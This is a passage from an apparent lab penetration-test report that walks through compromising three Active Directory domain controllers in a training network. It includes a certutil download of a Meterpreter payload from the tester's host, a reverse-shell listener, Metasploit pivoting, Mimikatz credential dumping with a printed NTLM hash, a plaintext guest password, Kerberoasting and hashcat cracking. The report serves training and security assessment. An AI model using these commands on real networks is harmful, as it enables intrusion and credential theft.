
Attacking Corporate.local Domain

Referencing the network diagram tells us that this domain is connected to another by a Bi-Directional trust. We can utilize Powershell commands to confirm this and get information about the Domain. In order to communicate with the Corporate.local Domain we needed to add the Domain Controller's routing table to our own using the same methods we have previously. In this case we weren't able to upgrade our SSH session within Metasploit so we downloaded a Meterpreter reverse shell onto the Domain Controller and used it to get a callback to our host. With routing configured, we were able to successfully SSH into the 2nd Domain Controller corporate. Local with MercerH's credentials.

Evidence and Method for Routing and Enumeration



Enumerating Trusts



Creating our Meterpreter Payload with Msfvenom - https://www.offsec.com/metasploit-unleashed/msfvenom/

Evidence and Method for Routing and Enumeration

```
┌──(kali㉿kali)-[~/upload/win]
└─$ proxychains python -m http.server 80
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.11.117 - - [23/May/2023 16:18:45] "GET /msf53.exe HTTP/1.1" 200 -
10.200.11.117 - - [23/May/2023 16:18:46] "GET /msf53.exe HTTP/1.1" 200 -
```

Hosting Meterpreter Shell with Python

```
C:\Users\jeffersd\Music>certutil -urlcache -f http://10.50.9.174/msf53.exe msf53.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Users\jeffersd\Music>msf53.exe
```

Downloading the Payload from Our Host Machine with Certutil


```
msf6 post(multi/manage/autoroute) > use multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost tun0
lhost => tun0
msf6 exploit(multi/handler) > set lport 54
lport => 54
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.50.9.174:54
[*] Sending stage (175686 bytes) to 10.200.11.117
[*] Meterpreter session 8 opened (10.50.9.174:54 -> 10.200.11.117:64491) at 2023-05-23 16:21:04 -0400
```

Setting Up Our Meterpreter Listener and Evidence for Shell

```
[*] Using post/multi/manage/autoroute
msf6 post(multi/manage/autoroute) > use 0
msf6 post(multi/manage/autoroute) > set cmd delete
cmd => delete
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: windows
[*] Running module against THROWBACK-PROD
[*] Deleting route to 10.200.11.0/255.255.255.0 ...
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > set cmd autoadd
cmd => autoadd
msf6 post(multi/manage/autoroute) > set session 8
session => 8
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: windows
[*] Running module against THROWBACK-DC01
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.200.11.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > route

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.200.11.0        255.255.255.0      Session 8
```

Setting Up Our Route to Go Through Throwback-DC01

Evidence of Compromise of Corp-DC01




Evidence of Successful RDP into Corp-DC01


Enumerating Corp-DC01

In the Administrator's documents we found a .txt file with additional web domains to access with Throwback-MAIL's IP address. One is their internal breach service (BreachGTFO.local) and the other is their Corporate Domain web mail (mail.corporate.local) after adding them to our hosts file. Enumerating computers with Active Directory Directory Services we find another workstation Corp-ADT01 and are able to determine its IP address. To access it we used the same methods we have been to get a Meterpreter shell on the machine and add it's routing table to our own. Looking through users in the corporate.local domain none of them are familiar except for Jeff Davies and we compromised his password earlier. We were able to SSH into this machine successfully with his credentials.

Evidence for Corp-DC01 Enumeration



Evidence for New Web Domains Discovered – C:\Users\Administrator\Documents\server_update.txt



Evidence for Corp-ADT01 Discovered

```
C:\Users\MercerH>ping corp-adt01.corporate.local

Pinging corp-adt01.corporate.local [10.200.11.243] with 32 bytes of data:
Reply from 10.200.11.243: bytes=32 time<1ms TTL=128
```

Enumerating IP Address of Corp-ADT01

Enumerating Corp-ADT01

After successfully remoting into this machine, we discovered that this user is a local administrator. Due to this we were able to download Mimikatz to the machine and dump further credentials for users on this machine, including another local admin DosierK (Finding-13). In DosierK's document folder, we found a .txt file that shows the email format for the Corporate Domain users (Department-Username@TBHSecurity.com). We reviewed Active Directory Domain Services again and were able to determine what users belonged to each department and created a list of all the valid emails.

Evidence and Method for Enumeration

```
┌──(kali㉿kali)-[~]
└─$ proxychains ssh daviesj@10.200.11.243
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.11.243:22  ...  OK
The authenticity of host '10.200.11.243 (10.200.11.243)' can't be established.
ED25519 key fingerprint is SHA256:0YTa5rJ/gSiLzqkgaono2JAiXL6qyjIGRzclXVM2lp0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.200.11.243' (ED25519) to the list of known hosts.
daviesj@10.200.11.243's password:
Microsoft Windows [Version 10.0.19041.450]
(c) 2020 Microsoft Corporation. All rights reserved.

corporate\daviesj@CORP-ADT01 C:\Users\daviesj>
```

Evidence for Successful SSH into Corp-ADT01 as User DaviesJ

```
corporate\daviesj@CORP-ADT01 C:\Users\daviesj\Desktop>net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
CORPORATE\DaviesJ
CORPORATE\Domain Admins
CORPORATE\DosierK
The command completed successfully.
```

Finding-13-Some Users Were Local Admins - Local Administrator Enumeration

```
corporate\daviesj@CORP-ADT01 C:\Users\daviesj\Music>certutil -urlcache -f http://10.50.9.174/mimikatz.exe mm.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

corporate\daviesj@CORP-ADT01 C:\Users\daviesj\Music>mm.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
```

Downloading Mimikatz onto the Machine for Password Dumping


Evidence and Method for Enumeration

```
[00000003] Primary
* Username : DosierK
* Domain   : CORPORATE
* NTLM     : b894c6f51079b040ba4addb37851d9d6
* SHA1     : d16bc4f56ab4ecf282d0c07de5ca1bea60d178c1
* DPAPI    : 5f4baa50da6a7de18a13efa555284d5d
tspkg :
wdigest :
* Username : DosierK
* Domain   : CORPORATE
* Password : (null)
kerberos :
* Username : DosierK
* Domain   : CORPORATE.LOCAL
* Password : [redacted]
```

Password Dumped from Mimikatz of User DosierK – Kudos for a Strong Password

```
corporate\daviesj@CORP-ADT01 C:\Users\dosierk\Documents>type email_update.txt
Hey team! Hope you guys are having a good day!

As all of you probably already now we are transferring to our new email service as we
transition please use the new emails provided to you as well as the default credentials
that can be found within your emails.

Please do not use these emails outside of corporate as they contain sensitive information.

The new email format is based on what department you are in:

ESM-Example@TBHSecurity.com
FIN-Example@TBHSecurity.com
HRE-Example@TBHSecurity.com
ITS-Example@TBHSecurity.com
SEC-Example@TBHSecurity.com

In order to access your email you will need to go to mail.corporate.local as we get our
servers moved over.

If you do not already have mail.corporate.local set in your hosts file please reach out to
IT to get that fixed.

Please remain patient as we make this transition and please feel free to email me with any
questions you may have regarding the new transition: HRE-KDoiser@TBHSecurity.com

Karen Dosier,
Human Relations Consulatant
```

Evidence for Discovery of New Email Format




Enumerating User Departments with Active Directory Directory Services


Enumerating Breached Credentials and Corporate Web Mail

We searched these email addresses in the breach database at BreachGTFO.local and discovered that user SEC-JStewart@TBHSecurity.com has had their password breached. The user is still utilizing this password (Finding-3), and we were able to use it to log into web portal at mail.corporate.local. In the user's inbox we found a set of guest credentials that allowed us to authenticate onto the 3rd Domain Controller TBSec-DC01 via Remote Desktop (Finding-15).

Evidence for Breached Credentials and Corporate Web Mail Enumeration



Breached Credentials Found at BreachGTFO.local




Finding-3-Breached Credentials Actively Used – Credentials Discovered for Guest Account

Enumerating and Attacking TBSec-DC01

After successfully authenticating to TBSec-DC01 via RDP we enumerated Domain Users and Domain Admins. Several of the accounts look like service accounts so we attempted Kerberoasting again with GetUserSPNs.py from Impacket and were successful in obtaining the hash of the TBService account which we were able to crack offline (Finding-5). From here since it is a service account and Domain Admin, we attempted to use secretsdump.py from Impacket again and were successful in dumping the hashes of all the user's in this Domain as well. At this point all Domain Controllers have been compromised to the point of system access, and we have full control over everything.

Evidence for Attacking and Compromising TBSec-DC01



Evidence for Successful RDP onto TBSec-DC01

```
C:\Users\TBSEC_GUEST>net user /domain

User accounts for \\TBSEC-DC01

-------------------------------------------------------------------------------
Administrator            krbtgt                   SecureDA
TBSEC_GUEST              TBService
The command completed successfully.
```

User Enumeration on TBSec-DC01

Evidence for Attacking and Compromising TBSec-DC01

```
C:\Users\TBSEC_GUEST>net groups "Domain Admins" /domain
Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            SecureDA                 TBService
The command completed successfully.
```

Domain Admin Enumeration

```
┌──(kali㉿kali)-[~/tools/impacket/examples]
└─$ proxychains GetUserSPNs.py TBSecurity.local/TBSEC_GUEST:WelcomeTBSEC1! -dc-ip 10.200.11.79 -request
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.11.79:389  ...  OK
ServicePrincipalName                          Name       MemberOf
--------------------------------------------  ---------  ----------------------------------------------------------
TBSEC-DC01/TBService.TBSECURITY.local:48064   TBService  CN=Group Policy Creator Owners,OU=Groups,DC=TBS

[-] CCache file is not found. Skipping...
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.11.79:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.11.79:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.11.79:88  ...  OK
$krb5tgs$23$*TBService$TBSECURITY.LOCAL$TBSecurity.local/TBService*$
```

Utilizing GetUserSPNS.py to Search for Accounts with SPN Set for Kerberoasting – Obtained TBService Hash


```
C:\Users\16198\Tools\hashcat-6.2.6>hashcat.exe -a 0 -m 13100 TBService-hash.txt rockyou.txt
hashcat (v6.2.6) starting
```

Offline Brute forcing the TBService Kerberos 5 TGS-REP Hash with Hashcat - https://hashcat.net/hashcat/

```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*TBService$TBSECURITY.LOCAL$
Time.Started.....: Tue May 30 13:45:04 2023 (0 secs)
Time.Estimated...: Tue May 30 13:45:04 2023 (0 sec
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
